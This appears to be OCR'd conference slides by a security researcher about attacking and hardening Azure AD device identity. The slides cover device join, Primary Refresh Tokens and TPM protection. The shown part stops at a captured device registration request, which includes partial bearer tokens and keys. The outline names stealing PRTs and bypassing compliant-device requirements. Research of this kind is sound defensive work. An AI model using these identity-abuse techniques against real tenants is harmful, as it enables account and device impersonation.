OUTSIDER SECURITY

Breaking and fixing Azure AD device identity security

Dirk-jan Mollema / @_dirkjan

About me

- Dirk-jan Mollema
- Lives in The Netherlands
- Hacker / Researcher / Founder / Trainer @ Outsider Security
- Given talks at Black Hat / Def Con / BlueHat / Troopers
- Author of several (Azure) Active Directory tools
  - mitm6
  - ldapdomaindump
  - BloodHound.py
  - aclpwn.py
  - Co-author of ntlmrelayx
  - ROADtools
- Blogs on dirkjanm.io
- Tweets stuff on @_dirkjan


Talk outline

- Azure AD and zero trust
- How device join works
- Primary Refresh Tokens, TPM and their protection
- Stealing PRTs and the Microsoft response
- Abusing device join scenario’s

Terminology

- Azure AD
  - Identity platform for Office 365, Azure Resource Manager, and other Azure things
  - Also identity platform for any first/third party app you want to integrate with it
- This is not about Azure infrastructure/VMs/etc

Zero trust



Identities

Identity provider

Multi-factor authentication

User/session risk

Devices

Corporate devices

Unmanaged devices

Device inventory

Device risk & compliance state

Device identity

Organization policy

Security Policy Enforcement

Real-time policy evaluation

Threat intelligence

Classify, label, encrypt

Adaptive access

Access & runtime control

Threat protection

Data

Email & documents

Structured data

Apps

SaaS apps

On-premise apps

Infrastructure

IaaS

PaaS

Int. Sites

Container

Serverless

JIT and version control

Network

Network delivery

Internal Micro-segmentation

Visibility and analytics

Automation

Source: https://www.microsoft.com/en-ww/security/business/zero-trust

Device identity

- Devices registered / joined to Azure AD
- Mobile (Android/iOS) or desktop OS (Windows 10/11, MacOS)
- Device identity exists as a device object in Azure AD
- Can be managed by Intune (or third-party MDM)


Device join and compliancy

- Device joined to Azure AD
- Managed by MDM (Intune)
- Applies policies to devices
- Applied policies make devices compliant

- Conditional Access used to restrict access to resources to compliant devices

Locking down trusted devices

- Restrict Intune enrollment to only corporate devices
  - Block BYOD devices



The following enrollment methods are authorized for corporate enrollment:

- The enrolling user is using a device enrollment manager account.
- The device enrolls through Windows Autopilot.
- The device is registered with Windows Autopilot but isn't an MDM enrollment only option from Windows Settings.
- The device enrolls through a bulk provisioning package.
- The device enrolls through GPO, or automatic enrollment from Configuration Manager for co-management.

Research scenario


- Windows 10 devices
- Autopilot in use for hardware matching
- Personal devices restricted in Intune
- Device compliancy required in Conditional Access
- Hardware protection of secrets via TPM

Research questions

- How are devices joined to Azure AD?
- How are secrets protected by hardware?

- Can we extract the secrets or bypass the need for them?
- Can we bypass the compliant device requirement?

Device join flow – Windows 10



Sign in with Microsoft

Work or school account

someone@example.com

Sign in with a security key


Which account should I use?

Sign in with the username and password you use with Office 365 or other business services from Microsoft.

Technical flow

- Two keypairs are generated
  - Device key
  - Transport key
- Public keys are sent to Azure AD
- Private keys remain on device

Registration request



```
POST /EnrollmentServer/device/?api-version=2.0 HTTP/2
Host: enterpriseregistration.windows.net
Connection: Keep-Alive
Accept: application/json
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Imwzc1EtNTBjQ0g0eEJWWkxIVEd3blNSNzY4MCIsImtpZC
WwzUG55N3JXZHBXbVlGZ05IMWJrbFJ3PT0iLCJhbXIiOlsicHdkIiwibWZhIl0sImFwcGlkIjoiMjlkOWVkOTgtYTQ2OS00NTM2LWFkZTItZjk4M
2NwIjoidXNlcl9pbXBlcnNvbmF0aW9uIiwic3ViIjoiLWxheXd5MnBnWW15d1Z5VV9Rc1BzNERhY3VZd2xaNFJOeWtzeWd2c002ayIsInRlbmFud
HcJEXYRW2e8GTT5HDfcM0bfCKyIW8kmdAkV1AJHQubD7UzT4Ll2aK9Go04oSYXJqXJN4vFHKb_ZrINl0Fcg-e8lWZnMOMFnySkVJsG3NWYHBZJm7
User-Agent: Dsreg/10.0 (Windows 10.0.19042.1237)
Ocp-Adrs-Client-Name: Dsreg
Ocp-Adrs-Client-Version: 10.0.19041.1202
Content-Length: 2740

{
  "CertificateRequest":{
    "Type":"pkcs10",
    "Data":"MIICdTCCAV0CAQAwMDEuMCwGA1UEAxMlN0U5ODBBRDktQjg2RC00MzA2LTk0MjUtOUFDMDY2RkIwMTRBADCCASIwDQYJKoZIhvcN
    CwUAA4IBAQBjErciNgzOCJ6iSNv+DljMN+xwpQL8A20SSsw6QoXWjthp9coqLMsQPs7mXzIoLhKo4CM4GLRCDRMbOIQSyiV1IZrLBg6S4JgT
  },
  "TransportKey":"UlNBMQAIAAADAAAAAAEAAAAAAAAAAAAAAQABvuGVlmspLwJR7aTwsiJ0E3EwVcnXFIzfPkX3w8eh8Evdd1SwJTMyafxNfH
  "TargetDomain":"iminyour.cloud",
  "DeviceType":"Windows",
  "OSVersion":"10.0.19042.1237",
  "DeviceDisplayName":"DESKTOP-4NBNSHS",
  "JoinType":0,
  "attributes":{
    "MSA-DDID":"dD1Fd0N3QWhhRUJBQVVSc2Rzcnk4OHZiMGJjSFN1YU94N3pTak9VOWNBQVh1TlBLSk91VysrWmcveXZSTEhXMGhZVGM2Wm11
UnhIeFh4VFp4QS85YUYzcUdpc0RaZ0FBQ0ZDMHBoa0xPaCtYZ0FHNnpJd2JPek1vQjhBVnpGQnI5V0kzcHo3MmNVUWhkSmFBN1ZEeW42bFFv
NVBCU0hFcmIwK2VVNUpydjRTVW9TVWtXODNkNVRnSVo2TVE0L200cXRPenBHQVIrcDgrTGxBUFB6QlZhV0gxWE1PaWF6NUl4Qm5sUG01dHlJ
    "ReuseDevice":"true",
    "ReturnClientSid":"true"
  }
```

Access token for device reg service

